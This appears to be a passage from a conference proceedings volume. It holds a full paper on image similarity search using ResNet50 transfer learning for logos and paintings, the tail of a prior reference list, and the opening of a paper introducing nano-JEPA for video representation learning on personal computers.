15. Nayak, A., Alkaitis, M.S., Nayak, K., Nikolov, M., Weinfurt, K.P., Schulman, K.: Comparison of history of present illness summaries generated by a chatbot and senior internal medicine residents. JAMA Internal Medicine 183(9) (2023)
16. Parapar, J., Martín-Rodilla, P., Losada, D.E., Crestani, F.: erisk 2023: Depression, pathological gambling, and eating disorder challenges. In: European Conference on Information Retrieval. pp. 585–592. Springer (2023)
17. Sadeque, F., Xu, D., Bethard, S.: Measuring the latency of depression detection in social media. pp. 495–503 (2018)
18. Team, G., Anil, R., Borgeaud, S., Wu, Y., Alayrac, J.B., Yu, J., Soricut, R., Schalkwyk, J., Dai, A.M., Hauth, A., et al.: Gemini: a family of highly capable multimodal models. arXiv preprint arXiv:2312.11805 (2023)
19. Thompson, H., Errecalde, M.: Early Detection of Depression and Eating Disorders in Spanish: UNSL at MentalRiskES 2023 (2023)
20. Wei, J., Tay, Y., Bommasani, R., Raffel, C., Zoph, B., Borgeaud, S., Yogatama, D., Bosma, M., Zhou, D., Metzler, D., et al.: Emergent abilities of large language models. arXiv preprint arXiv:2206.07682 (2022)
21. Wei, J., Wang, X., Schuurmans, D., Bosma, M., Xia, F., Chi, E., Le, Q.V., Zhou, D., et al.: Chain-of-thought prompting elicits reasoning in large language models. Advances in neural information processing systems 35, 24824–24837 (2022)
22. Xue, F., Zheng, Z., Fu, Y., Ni, J., Zheng, Z., Zhou, W., You, Y.: Openmoe: An early effort on open mixture-of-experts language models. arXiv preprint arXiv:2402.01739 (2024)
23. Zelikman, E., Wu, Y., Mu, J., Goodman, N.: Star: Bootstrapping reasoning with reasoning. Advances in Neural Information Processing Systems 35 (2022)
24. Zhao, H., Chen, H., Yang, F., Liu, N., Deng, H., Cai, H., Wang, S., Yin, D., Du, M.: Explainability for large language models: A survey. ACM Transactions on Intelligent Systems and Technology 15(2), 1–38 (2024)

Image Feature Extraction for Similarity Searching Using Transfer Learning with ResNet

Andrés J. Pascal[1], Adrián N. Planas[1], Zoe Florencia Vidal[1], Agustina Bonti[1], Lucas Tonelotto[1], León Castiglioni[1]
[1] GIBD, Information Systems Engineering Department, FRCU, UTN, Entre Ríos, Argentina,
{andrespascal22, pladnic, zoevidal523, agustinabontiutn, tonelottolucas, leoncastiglioni4}@gmail.com

Abstract. This study evaluates the use of feature extraction with a pre-trained ResNet50 model for similarity search tasks. We employed transfer learning from both initial and intermediate layers of ResNet50 and applied a robust preprocessing approach, including resizing and Gaussian blur, to optimize feature extraction. The method achieved over 90% accuracy in nearest neighbor (NN) and k-Nearest Neighbors (k=3 and k=5) searches for both logos and paintings datasets. Notably, our approach does not require fine-tuning, which is advantageous when only one instance of each element is available. Overall, the method is effective and practical for similarity search applications.

Keywords: Image Similarity Search, Feature Extraction, CNNs, Transfer Learning, Logos, Paintings.

1 Introduction

As unstructured data like images, audio, video, and text become increasingly prevalent, traditional search models prove inadequate due to their inability to precisely compare such diverse data types. Similarity search emerges as a solution to find objects similar to a specific query item in non-traditional databases. Metric Spaces [1] formalize similarity searches and enable the use of more efficient access methods.

Over the past decade, Convolutional Neural Networks (CNNs) and their variants have emerged as the preeminent image processing methods, significantly outperforming previous techniques that were considered state-of-the-art. While CNNs are widely recognized for their ability to extract image features, the context of similarity queries presents two specific challenges: a) usually, only one sample of each image is available, and b) the database size is continually growing, making it costly and impractical to modify and retrain the model each time a new element is added.

This study demonstrates the effectiveness of feature extraction using transfer learning from pre-trained ResNet50 models for similarity searches in logos and paintings. By leveraging initial and intermediate layers, along with preprocessing techniques, the method improves feature extraction without requiring fine-tuning.

The remainder of this document is organized as follows: Section 2 presents related work, including a brief explanation of content-based image retrieval, the metric space model, CNNs, transfer learning, and logo search/recognition. Section 3 shows the structure of the Similarity Searching System. Section 4 describes the methodology used, including image preprocessing and feature extraction. The datasets are described in Section 5. Section 6 showcases the experiments conducted, and Section 7 discusses the results obtained. Finally, Section 8 presents the conclusions of the study.

2 Related Work

This section provides the context for the present study. It discusses some modern techniques for obtaining feature vectors for image similarity comparison. It also describes previous works addressing the same problem, though approached differently.

2.1 CBIR

Content-Based Image Retrieval (CBIR) [2] is a method that retrieves images from a database based on visual features, primarily color, texture, and shape [3, 4]. Color is the most commonly used feature due to the ease of extracting chromatic data [5], while shape and texture analysis is more complex and resource-intensive [6]. Histograms [7] are frequently used to model image features, but they lack spatial information and are sensitive to brightness changes, limiting their effectiveness [8]. Shape analysis is critical yet challenging [9, 10], as it can be influenced by defects, noise, and distortions. Various metrics for shape description include centroid, mass, and dispersion, while advanced techniques like Hu Moments, Legendre Moments, and Zernike Moments [11, 12, 13] offer more reliable and accurate representations for complex shapes.

2.2 Similarity Searching in Metric Spaces

Content-Based Image Retrieval (CBIR) systems can be generalized and modeled using Metric Spaces to achieve efficient searches. The paper [1] demonstrates that the similarity search problem can be formulated as follows: given a set U of objects and a distance function d defined between them to quantify their similarity, the goal is to retrieve all elements similar to a given object using d as the criterion. This function d satisfies the properties required to be a metric: (a) $\forall x \in U, d(x, x) = 0$, (b) $\forall x, y \in U, d(x, y) \geq 0$, (c) $\forall x, y \in U, d(x, y) = d(y, x)$, (d) $\forall x, y, z \in U, d(x, z) \leq d(x, y)+d(y, z)$

In a metric space (U, d), where U is the set of objects and d is the distance function, the similarity between two objects increases as their distance decreases. A finite subset X of U, known as the database, is used for conducting the search.

Given a database with n objects, answering these queries trivially has a time complexity of $O(n)$, which can be highly costly in practical applications. The relevance of modeling these queries using metric spaces lies in the possibility of utilizing indices that leverage the triangular inequality property to discard elements from the database without directly comparing them to the query [14-18].

2.3 CNNs and Transfer Learning

Convolutional Neural Networks (CNNs), initially proposed in the late 1980s and during the 1990s [19, 20], have only recently experienced significant advancements over the past decade. A typical CNN architecture comprises two main components: feature extraction through convolutional and pooling layers, and classification, which often employs dense layers to achieve optimal results in classification tasks [21, 22].

Modern CNN architectures generally combine multiple convolutional and pooling layers, predominantly using ReLU activation, followed by dense layers and SoftMax towards the end. Notable examples of such models include AlexNet [23], VGG Net [24], DenseNet [25], GoogLeNet (Inception) [26, 27, 28], and Residual Networks (ResNet) [29]. While the basic components of these architectures are largely consistent, topological variations lead to different outcomes in training efficiency and classification accuracy.

The learning algorithms of CNNs do not inherently address the concept of image similarity. However, recent research has introduced architectures like Siamese Networks [30, 31] and specialized loss functions such as Triplet Loss [32, 33]. When using Siamese Networks/Triplet Loss/CNNs for feature extraction aimed at similarity search, two major challenges arise:

a) Scarcity of Training Instances: This problem, known as One-Shot Learning or Few-Shot Learning [34, 35], impedes direct training of models. The prevailing strategy to address this issue is Transfer Learning/Fine Tuning [36-39]. However, this technique seems to be limited by the availability of such datasets. Recent research [40] proposes algorithms that could potentially overcome these limitations and enhance recognition capabilities in scenarios with limited training examples.

b) Feature Vector Generalization: When CNNs are employed to extract feature vectors, these vectors are closely tied to the classes on which the models were trained, restricting their generalization ability. As a result, these vectors struggle to adapt effectively to new images added to the database, which belong to novel "classes."

2.4 Logo Recognition/Searching

In [41], a novel approach for logo detection and recognition in images is proposed, leveraging local features and considering the geometry and spatial context of these features. The work presented in [42] introduces a method for rapid logo similarity identification using the SIFT algorithm.

Recent studies, such as [43], propose logo retrieval by integrating information from DarkNet-19 and DarkNet-53, employing the Flickr Logos-47 dataset to experiment and evaluate system performance. Additionally, [44] investigates measuring logo similarity using ResNet-18, achieving an accuracy of 93.65. In [45] we reach 96,55 % of hit rate in similarity searching for logos using transfer learning on ResNet, but with a small set (100 elements) as database. These results were achieved without the need for fine-tuning, that poses a challenge in real-world similarity search, where only one instance of each item is available.

3 Structure of the Similarity Searching System

In an image similarity search system, images are stored in a database alongside their feature vectors. The process begins with preprocessing each image for cleanliness and normalization, followed by an algorithm that extracts distinctive features. Finally, a metric index is created using these feature vectors to improve search efficiency.

The following summarizes the steps related to database preparation and query handling:

1. **Object Registration**: the following steps are executed:
   a) Image Preprocessing: This step includes processes such as obtaining the minimum bounding rectangle (MBR), resizing the image to a standard dimension, noise reduction, and normalization.
   b) Feature Extraction: Once the image is normalized, a process is performed to return the corresponding feature vector.
   c) Storage: The image and its feature vector are recorded in the database.
   d) Metric Index Update: The metric index is updated by inserting the vector corresponding to the new item.
2. **Similarity Search**: Given a query image, a Range Search or k-Nearest Neighbors (*k*-NN) search is performed by executing steps a) and b) from the previous section on the query image, and then using the index to efficiently discard non-similar elements and retrieve the most similar images.

Notice that the feature extraction model should be capable of handling both the images it was trained on and any new images added to the database.

4 Methodology

In this section, we detail the mechanism employed for feature extraction, which encompasses preprocessing and transfer learning from ResNet50. Additionally, we describe the database used for the experiments.

4.1 Preprocessing

The preprocessing of images involves several critical steps to ensure consistency and quality before they are used for training or querying. Here's a detailed description of the preprocessing pipeline:

1. **Resizing**: Each image is initially resized to a target size of 224x224 pixels. This resizing is performed to standardize the dimensions of all images, which is essential for maintaining uniformity across the dataset.
2. **Color Conversion**: The images are converted to RGB mode to ensure that they are represented in 24-bit color. This step addresses any images with an alpha channel, which may include transparency.
3. **Handling Transparency**: For images with an alpha channel, pixels with transparency (alpha values below a threshold) are converted to white. This is done by replacing the RGBA values with white (255, 255, 255) where transparency is detected. The alpha channel is then removed, resulting in a pure RGB image.

4. **Cropping**: The image is cropped to remove any unnecessary background or empty areas. This is achieved by identifying the non-empty columns and rows in the image. The bounding box for cropping is determined by the minimum and maximum coordinates of non-empty areas, ensuring that the logo or relevant content is preserved.
5. **Resizing After Cropping**: After cropping, the image is resized again to the target dimensions of 224x224 pixels. This resizing ensures that the cropped image fits the standardized input size for further processing.
6. **Gaussian Blurring**: During preprocessing, a Gaussian blur with a 15x15 kernel size was applied to the images to smooth them and reduce high-frequency noise. This step helps to mitigate sharp edges and fine details that could interfere with feature extraction and similarity search processes. By applying the blur, the aim is to enhance the robustness of feature extraction by focusing on more significant, broader patterns in the images.
7. **Normalization**: The cropped and resized image is converted into a NumPy array and normalized by scaling pixel values to the range [0, 1]. This normalization helps in achieving consistency in pixel value ranges across all images.
8. **Consistency Check**: The final step involves verifying that all images have the same dimensions after preprocessing.

This preprocessing approach ensures that the images are consistently formatted, properly scaled, and ready for use in training and querying phases.

4.2 Feature Extraction

In a previous study [45], we conducted a comparison of CNN-based mechanisms and Siamese Networks for feature extraction in similarity searches using a limited dataset and exclusively a logo database. We compared the performance of a Siamese Network against transfer learning applied to DenseNet121, InceptionV3, and ResNet50, achieving the best results with the latter two.

This study extends and deepens the use of transfer learning with ResNet50, because it was the best so far, by comparing the performance of different output layers, significantly increasing the size of the dataset, and introducing a new database of paintings. We conducted the same experiments on this new dataset to evaluate the generalization capability of the method. Specifically, we used as feature vectors the output flattened of the following layers of ResNet50 model pre-trained on ImageNet: *pool1_pool, conv2_block1_out, conv2_block3_out, conv3_block2_out, conv3_block3_out, conv3_block4_out, conv4_block1_out, conv5_block3_out, and global_average_pooling2d.*

4.3 Similarity Searching

Using the feature vectors, we conducted Nearest Neighbor (NN_1) searches as well as k-Nearest Neighbor (k-NN) searches for k=3 and k=5. The Euclidean metric distance was employed. Metric indexing was not utilized for these experiments.

5 Datasets

We utilized two distinct datasets to evaluate the performance and generalizability of our feature extraction method for similarity search. The first dataset comprises a collection of club logos, while the second includes paintings by renowned artists.

Club Logos Dataset: This dataset consists of 10,391 images sourced from the internet. The images are in PNG format, with a color depth of either 24 or 32 bits, and vary in resolution from 180x180 pixels to 2000x2000 pixels. The dataset was intentionally left unnormalized to assess the robustness of the preprocessing steps applied. Fig. 1 shows some of the elements of this database.



Fig. 1. Logos of the dataset

Paintings Dataset: This dataset includes 8,683 images, also collected from the internet, and is presented in JPG format with a color depth of 24 or 32 bits. While most images are in color, some are in black and white. Paintings belong to well-known artists such as Van Gogh, Botticelli, Dalí, and Picasso. Examples of the painting dataset are shown in Fig. 2.



Fig. 2. Some paintings in the dataset

6 Experiments

To evaluate the effectiveness of feature extraction using transfer learning with ResNet50, a series of experiments were conducted. As queries, 80 logos and 100 paintings were selected from the internet, ensuring that the images were not exactly the same as those included in the databases (as a direct match would render the query trivial) but were present within them. Similarity searches were then performed to find the *k* nearest neighbors (*k*-NN) for k=1, 3, 5. The Euclidean distance was used as the

distance function, and the performance metric was the Hit Rate (as percentage), as it best represents the effectiveness of similarity queries in real-world applications.

Ten experiments were conducted for each database. Nine of these experiments involved feature extraction using transfer learning from ResNet50, with outputs taken from different layers. One additional experiment was conducted using the layers *pool1_pool* and *conv3_block4_out*, combining them through a weighted average of distances between the query and the database elements corresponding to these two layers. Prior to testing, each query was associated with the label of the database item expected to be returned as similar.

Fig. 3 illustrates four similarity queries (first column) corresponding to the painting dataset. The remaining columns display the five nearest neighbors resulting from the search using the ResNet50 model with the *conv3_block4_out* layer. As shown, the query images exhibit relatively significant color differences compared to the corresponding image in the database, but the right painting is found. In the fourth case, in addition to correctly identifying the painting as the top result, the second result features a markedly different version of the painting. The system performs well, as the similarity is still evident. Additionally, results 4 and 5 show versions of another black-and-white painting, which also depicts a woman looking to the side similar to the query image, and exhibits some resemblance.




Fig. 3. Paintings: Queries (first column) and the 5-NN results

Queries that were not satisfied correctly primarily correspond to images with scales significantly different from those in the database. The preprocessing process struggled to scale these images properly due to backgrounds that could not be removed.

Similarly, Fig. 4 presents queries from the logo database and their corresponding results. Consider that the images shown have been blurred.



Fig. 4. Logos: Queries (first column) and the 5-NN results

In the first case, C.A. Colón, the top result is correct, even though it features a star at the top, which alters the size of the shield. In the second query, the logo has a significantly different shade of green and lacks a border compared to the query. For the third query (Juventus), the system does not provide the correct result initially; instead, it appears as the third result. That is because the query logo has black lines, whereas the database logo is silver. Finally, the Barcelona shield is correctly identified, with the next two results showing a high level of similarity too. Additionally, it is noteworthy that these models excel in interpreting shapes.

Regarding the results, Tables 1 (logos) and 2 (paintings) present the hit percentages for similarity searches using the k-nearest neighbors (k-NN) method, with k values of 1, 3, and 5.

Table 1. Hit percentages of *k*-NN similarity searching (Logos).

Model	1-NN	3-NN	5-NN
pool1_pool	**90%**	**94%**	**95%**
conv2_block1_out	90%	92%	94%
conv2_block3_out	80%	86%	86%
conv3_block2_out	71%	76%	79%
conv3_block3_out	87%	88%	92%
conv3_block4_out	87%	90%	92%
conv4_block1_out	62%	66%	72%
conv5_block3_out	76%	81%	85%
global_average_pooling2d	48%	58%	67%
pool1_pool+conv3_block4_out	88%	91%	**95%**

For image datasets consisting of logos, which typically feature simple geometric designs and lack significant background elements, the initial layers of ResNet, such as the early convolutional layers, prove to be more effective. These layers capture the

essential shapes and structures of logos, which are generally straightforward and less complex.

Table 2. Hit percentages of *k*-NN similarity searching (Paintings).

Model	1-NN	3-NN	5-NN
pool1_pool	88%	89%	92%
conv2_block1_out	89%	91%	93%
conv2_block3_out	88%	89%	90%
conv3_block2_out	94%	96%	96%
conv3_block3_out	94%	97%	98%
conv3_block4_out	**95%**	**98%**	**98%**
conv4_block1_out	93%	97%	98%
conv5_block3_out	87%	88%	90%
global_average_pooling2d	73%	78%	81%
pool1_pool+conv3_block4_out	**95%**	**98%**	**98%**

In contrast, for artistic images, which present more complex scenes with significant background elements and detailed features, the intermediate layers of ResNet are more suitable. These mid-level layers better capture the intricate details and abstract patterns present in artworks, making them more effective for identifying and distinguishing between different artistic images.

One approach to integrate these two scenarios and ensure robustness across diverse sets of elements is to use a weighted average of the best-performing initial layers and the best-performing intermediate layers. This strategy combines the strengths of both layer types, improving the system's ability to handle both simple geometric logos and complex artistic images effectively, as shown in last row of the tables.

7 Discussion

Feature extraction for similarity search is more challenging than for classification, requiring robustness across diverse images. The proposed preprocessing mechanism and transfer learning from ResNet50's initial and intermediate layers yield promising results for real-world applications. This method is simple and efficient, eliminating the need for network retraining or fine-tuning, which is particularly beneficial when only a single instance of each element is available, a common scenario in similarity search tasks.

The use of Gaussian blur in preprocessing improves feature extraction, but the high dimensionality of the feature vectors poses a major limitation, requiring significant computational resources and complicating the use of metric indices. Despite this challenge, the method remains robust and efficient, making it valuable for similarity search applications.

8 Conclusions

This study shows the effectiveness of using transfer learning with pre-trained ResNet50 models for similarity search, particularly for logos and paintings. The proposed preprocessing, including resizing and Gaussian blur, improves the robustness of feature extraction. By utilizing initial and intermediate ResNet50 layers, the method achieves high accuracy in similarity searches without needing fine-tuning.

1. **Effectiveness of Transfer Learning:** Using ResNet50's initial and intermediate layers for feature extraction is highly effective for similarity searches, adapting well to various image types like logos and paintings.
2. **Preprocessing Impact:** Preprocessing steps, including Gaussian blur, enhance feature extraction and improve performance in similarity searches.
3. **No Need for Fine-Tuning:** The method performs well without fine-tuning, which is advantageous for real-world scenarios where only a single instance of each element is available.
4. **High Dimensionality Limitation:** High dimensionality of feature vectors remains a challenge, prompting future research into dimensionality reduction and efficient indexing.

In conclusion, the method offers a robust solution for similarity searches, with potential improvements in scalability and dimensionality management.

References

1. Chávez, Edgar, et al. Searching in metric spaces. *ACM computing surveys (CSUR)* 33.3: 273-321, (2001).
2. Wang, J. Z., Li, J., Wiederhold, G., & Firschein, O. Content-Based Image Retrieval at the End of the Early Years. IEEE Transactions on Pattern Analysis and Machine Intelligence, 22(12), 1349-1380, (2001).
3. Aslandogan, Y. Alp, and Clement T. Yu. Techniques and systems for image and video retrieval. *IEEE transactions on Knowledge and Data Engineering* 11.1 (1999): 56-63.
4. Smeulders, Arnold WM, et al. Content-based image retrieval at the end of the early years. *IEEE Transactions on pattern analysis and machine intelligence* 22.12 (2000).
5. Valova, Irena, Boris Rachev, and Michael Vassilakopoulos. Optimization of the algorithm for image retrieval by color features. *International Conference on Computer Systems and Technologies-CompSysTech*. (2006).
6. Sarfraz, Muhammad, and Ahmad Ridha. Content-based image retrieval using multiple shape descriptors. *2007 IEEE/ACS International Conference on Computer Systems and Applications*. IEEE, (2007).
7. Pass, Greg, and Ramin Zabih. Histogram refinement for content-based image retrieval. *Proceedings Third IEEE Workshop on Applications of Computer Vision. WACV'96*. IEEE, (1996).
8. Zhang, HongJiang, et al. Image retrieval based on color features: An evaluation study. *Digital Image Storage and Archiving Systems*. Vol. 2606. SPIE, (1995).
9. Zhang, Dengsheng, and Guojun Lu. Review of shape representation and description techniques. *Pattern recognition* 37.1 (2004): 1-19.
10. Traina, Agma JM, et al. Content-based image retrieval using approximate shape of objects. *Proceedings. 17th IEEE Symposium on Computer-Based Medical Systems*. IEEE, (2004).
11. Celebi, M. Emre, and Y. Alp Aslandogan. A comparative study of three moment-based shape descriptors. *ITCC'05-Volume II*. Vol. 1. IEEE, (2005).

12. Zhang, Dengsheng, and Guojun Lu. Content-based shape retrieval using different shape descriptors: A comparative study. *IEEE International Conference on Multimedia and Expo, 2001. ICME*. IEEE Computer Society, (2001).
13. Li, Shan, Moon-Chuen Lee, and Chi-Man Pun. Complex Zernike moments features for shape-based image retrieval. *IEEE Trans. on Systems, Man, and Cybernetics-Part A: Systems and Humans* 39.1 (2008): 227-237.
14. Brisaboa, Nieves R., et al. Similarity search using sparse pivots for efficient multimedia information retrieval. *Eighth IEEE ISM*. IEEE, (2006).
15. Aronovich, Lior, and Israel Spiegler. CM-tree: A dynamic clustered index for similarity search in metric databases. *Data & Knowledge Engineering* 63.3 (2007): 919-946.
16. Almeida, Jurandy, Ricardo da S. Torres, and Neucimar J. Leite. BP-tree: An efficient index for similarity search in high-dimensional metric spaces. *Proceedings of the 19th ACM international conference on Information and knowledge management*. (2010).
17. Novak, David, Michal Batko, and Pavel Zezula. Metric index: An efficient and scalable solution for precise and approximate similarity search. *Information Systems* 36.4 (2011).
18. Britos, Luis, A. Marcela Printista, and Nora Reyes. DSACL+-tree: A dynamic data structure for similarity search in secondary memory. *ICSSA*. Springer, Berlin. (2012).
19. Fukushima, Kunihiko. Neocognitron: A hierarchical neural network capable of visual pattern recognition. *Neural networks* 1.2 (1988): 119-130.
20. LeCun, Yann, et al. Gradient-based learning applied to document recognition. *Proceedings of the IEEE* 86.11 (1998): 2278-2324.
21. Hinton, Geoffrey E., Simon Osindero, and Yee-Whye Teh. A fast learning algorithm for deep belief nets. *Neural computation* 18.7 (2006): 1527-1554.
22. Nair, Vinod, and Geoffrey E. Hinton. Rectified linear units improve restricted boltzmann machines. *Icml*. (2010).
23. Krizhevsky, Alex, Sutskever, Ilya and Geoffrey E. Hinton. ImageNet classification with deep convolutional neural networks. NIPS'12 - Volume 1 (Curran Associates Inc., Red Hook, NY, USA, (2012): 1097–1105.
24. Simonyan, Karen, and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556* (2014).
25. Huang, Gao, et al. Densely connected convolutional networks. *Proceedings of the IEEE conference on computer vision and pattern recognition*. (2017).
26. Szegedy, Christian, et al. Going Deeper with Convolutions. *Proceedings of the IEEE conference on computer vision and pattern recognition*. (2015).
27. Szegedy, Christian, et al. Inception-v4, Inception-Resnet and the Impact of Residual Connections on Learning. *Thirty-first AAAI conference on artificial intelligence*. (2017).
28. Szegedy, Christian, et al. Rethinking the Inception Architecture for Computer Vision. Proceedings of the IEEE CCVPR. (2016).
29. He, Kaiming, et al. Deep Residual Learning for Image Recognition. *Proceedings of the IEEE conference on computer vision and pattern recognition*. (2016).
30. Fierro, Atoany N., et al. Redes Convolucionales Siamesas y Tripletas para la Recuperación de Imágenes Similares en Contenido. *Información tecnológica* 30.6 (2019),
31. Melekhov, Iaroslav, Juho Kannala, and Esa Rahtu. Siamese network features for image matching. 23rd international conference on pattern recognition *(ICPR)*. IEEE, (2016).
32. Dong, Xingping, and Jianbing Shen. Triplet loss in siamese network for object tracking. *Proceedings of the European conference on computer vision (ECCV)*. (2018).
33. Hermans, Alexander, Lucas Beyer, and Bastian Leibe. In defense of the triplet loss for person re-identification. *arXiv preprint arXiv:1703.07737* (2017).
34. Wang, Yaqing, et al. Generalizing from a few examples: A survey on few-shot learning. *ACM computing surveys (csur)* 53.3 (2020): 1-34.
35. Lake, Brenden, et al. One shot learning of simple visual concepts. *Proceedings of the annual meeting of the cognitive science society*. Vol. 33. No. 33. (2011).
36. Pan, Sinno Jialin, and Qiang Yang. A survey on transfer learning. *IEEE Transactions on knowledge and data engineering* 22.10 (2009): 1345-1359.

37. Storkey, Amos. When training and test sets are different: characterizing learning transfer. *Dataset shift in machine learning* 30 (2009): 3-28.
38. Pan, Sinno Jialin, and Qiang Yang. A survey on transfer learning. *IEEE Transactions on knowledge and data engineering* 22.10 (2009): 1345-1359.
39. Kolesnikov, Alexander, et al. Big transfer (bit): General visual representation learning. *European conference on computer vision*. Springer, Cham, (2020).
40. Yu, Haizi, et al. Learning from One and Only One Shot. *arXiv preprint arXiv:2201.08815* (2022).
41. Swathi, P., Ravi Kumar, S., & Ajay Kumar, Y. L. Implementation of Logo Matching and Recognition System using Context Dependent Similarity Based on Interest Points. IJSE&T Research, 3(32), 6441-6447, (2014).
42. Bejinariu, S. I., Costin, M., Ciobanu, A., & Cojocaru, S. Similarities Identification in Logo Images. Proceedings of the ICIIS, Chisinau, Republic of Moldova, (2013).
43. Pinjarkar, L., Agrawal, P., & Kaur, G. Content-based Image Retrieval for Color Logo Images using Deep Learning Model. European Chemical Bulletin, 12(10). (2023).
44. L. N. Rani and Y. Yuhandri, Similarity Measurement on Logo Image Using CBIR and CNN ResNet-18 Architecture, ICCoSITE, Jakarta, Indonesia, 2023, pp. 228-233, (2023).
45. Pascal, A., Bonti, A., Vidal, Z., Bonti, I., Tonelotto, L. Búsquedas por Similitud de Logos: Extracción de Características usando IA en Escenarios de Datos Escasos. CoNaIISI (2023)

nano-JEPA: Democratizing Video Understanding with Personal Computers

Adrián Rostagno, Javier Iparraguirre, Joel Ermantraut, Lucas Tobio, Segundo Foissac, Santiago Aggio, and Guillermo Friedrich

Universidad Tecnológica Nacional, Facultad Regional Bahía Blanca,
11 de Abril 461, 8000 Bahía Blanca, Argentina
{jiparraguirre,gfried}@frbb.utn.edu.ar
http://www.frbb.utn.edu.ar

Abstract. The Video Joint Embedding Predictive Architecture (V-JEPA) has shown great promise in self-supervised video representation learning. However, its substantial computational demands, often necessitates powerful GPU clusters, limit accessibility for many researchers. We introduce nano-JEPA, a streamlined adaptation of V-JEPA designed to run efficiently on resource-constrained personal computers, even those with only CPUs. Additionally, we present the nano-datasets repository, facilitating the creation of manageable subsets from large public video datasets. Our work aims to democratize research in this field, enabling broader participation and experimentation with V-JEPA-like models. We demonstrate that nano-JEPA, trained on smaller datasets and hardware, can still achieve reasonable performance on downstream tasks, opening doors for further exploration and innovation.

Keywords: feature prediction, unsupervised learning, visual representations, video, joint-embedding predictive architecture

1 Introduction

Joint-Embedding Predictive Architecture (JEPA) has emerged as a promising self-supervised approach that learns by leveraging a world model [2]. This approach has been extended to video data with the Video Joint Embedding Predictive Architecture (V-JEPA) [3]. V-JEPA is trained to predict the representation of a masked region of a video from the representation of the unmasked region. This approach has been shown to be effective for learning visual representations from video, and has been shown to outperform previous video representation learning approaches in frozen evaluation on action recognition, spatio-temporal action detection, and image classification tasks.

However, training V-JEPA requires a large amount of computational resources. For example, the largest V-JEPA model was trained on 2 million videos for 90,000 iterations with a batch size of 2400. This requires a large amount of GPU (Graphics Processing Unit) memory and computational power. Making progress on this area of knowledge demands access to expensive computational resources and may be

restrictive to a significant percentage of researchers. Additionally, the manipulation of the datasets used in the experiments may demand considerable time to download and configure.

In this work, we introduce nano-JEPA [1], a model compatible with V-JEPA but can be trained on a single personal computer with limited resources. It can be trained and it can infer on CPU as well as using GPUs. Additionally, we release the nano-datasets [2] repository, a tool that allows the easy creation of datasets required to train and test nano-JEPA. All the released source code is fully compatible with the original V-JEPA source code. Finally, we show that nano-JEPA can be trained on a much smaller dataset of videos and still achieve reasonable performance on downstream tasks. Both the model as well the dataset are released as open source projects.

The contributions of this work can be summarized in a set of statements. First, it is possible to duplicate results from the V-JEPA framework without the need of a computer clusters armed with GPUs. Then, it is possible to train custom instances of the model. Third, it is possible to create smaller instances of public datasets to quickly experiment on new ideas. Finally, it allows to train multiple instances of vision models that may open the path to experiment with ensemble architectures [13].

Next section of the paper describes related work. The proposed framework is described in Section 3. Section 4 documents the results. Future steps are mentioned in Section 5. Finally, the conclusions are stated in Section 6.

2 Related work

Recently, multiple research groups made progress learning visual representations from video. Some of them were based on the transformer architecture in vision [4]. State of the art works use masked auto-encoders [14] or query-based feature pooling [11]. Although the results are promising, all mentioned methods learn in the pixel space.

In contrast, the main idea behind V-JEPA is simpler than previous approaches [3]. The model learns visual representations in an abstract space and uses masking to predict what is missing in the representation. This approach has multiple benefits. First, feature prediction is versatile downstream image and video tasks. Then, training effort is significantly lower to equivalent models that operate in the pixel space. Finally, the number of labels required is lower in the case of JEPA architectures.

V-JEPA is a refined version of the initial joint-embedding proposal [9]. The architecture predicts the output y given and x input in an abstract (transformed by encoders into an embedding space). A predictor learns the transformation using an additional variable z that provides information about the compute process. The self-supervised training relies on masking part of the inputs and minimize the error of the prediction of the system. Vision Transformer (ViT) [1, 4] is used as video backbone.

It has been shown that the V-JEPA architecture delivers state of the art results using public datasets [3]. To achieve the goal, the model was trained in a distributed system,

[1] https://github.com/BHI-Research/nano-jepa
[2] https://github.com/BHI-Research/nano-datasets

equipped with NVIDIA A100 80GB GPUs. The best performance is achieved using the biggest instances of ViT. Achieving this level of results demands access to similar compute system. That fact is one of the motivations that inspired the work presented in this paper.

3 Proposed Framework

3.1 The nano-JEPA model

Two forces moved us to create nano-JEPA. The first one was to provide a model that any researcher can train in a current personal computer. Then, we did not want to lose compatibility with V-JEPA. In particular, we did not want to lose the parameters related to the training of the model. To achieve that, we modified the code base to eliminate the distributed computing aspects of the implementation. That came with the consequence of requiring longer training and inference times. However, it is possible to run any V-JEPA checkpoint in nano-JEPA if the host system has at least a current CPU architecture and enough RAM memory.

Additionally, nano-JEPA provides a set of tools that help the user to easily train, infer, and visualize the features learned by the model. These features help to quickly iterate and verify the results obtained after training. In terms of architecture, nothing essential is modified in the current version of the project. Since is the first paper about the initiative, the results mentioned in section 4 are focused on showing that nano-JEPA behaves as expected at single compute node scale.

Doing inference on a video dataset may not be trivial when using large experimental models and may be a barrier for further use of the models. Motivated by this fact, we created a tool that infers over a given set of videos. Before doing inference, it is required to load the pretrained checkpoint as well as the downstream model trained for the specific task. Another tool that we provided within a framework is a feature visualization script. This is useful when trying to understand what a self supervised model is *seeing* when an image is provided.

3.2 The nano-datasets Repository

When we started to train the model, we faced the first problem related to big public datasets: storage is not trivial. Downloading and storing a public video dataset on a current personal computer is challenging. Moreover, the main purpose of releasing nano-JEPA is the capability of quick experimentation and learning. Up to our best effort, we did not find any tool that solved our requirements. Following the same principles that guided us in the model development, we did not want to lose compatibility with the benchmarks published in related previous works.

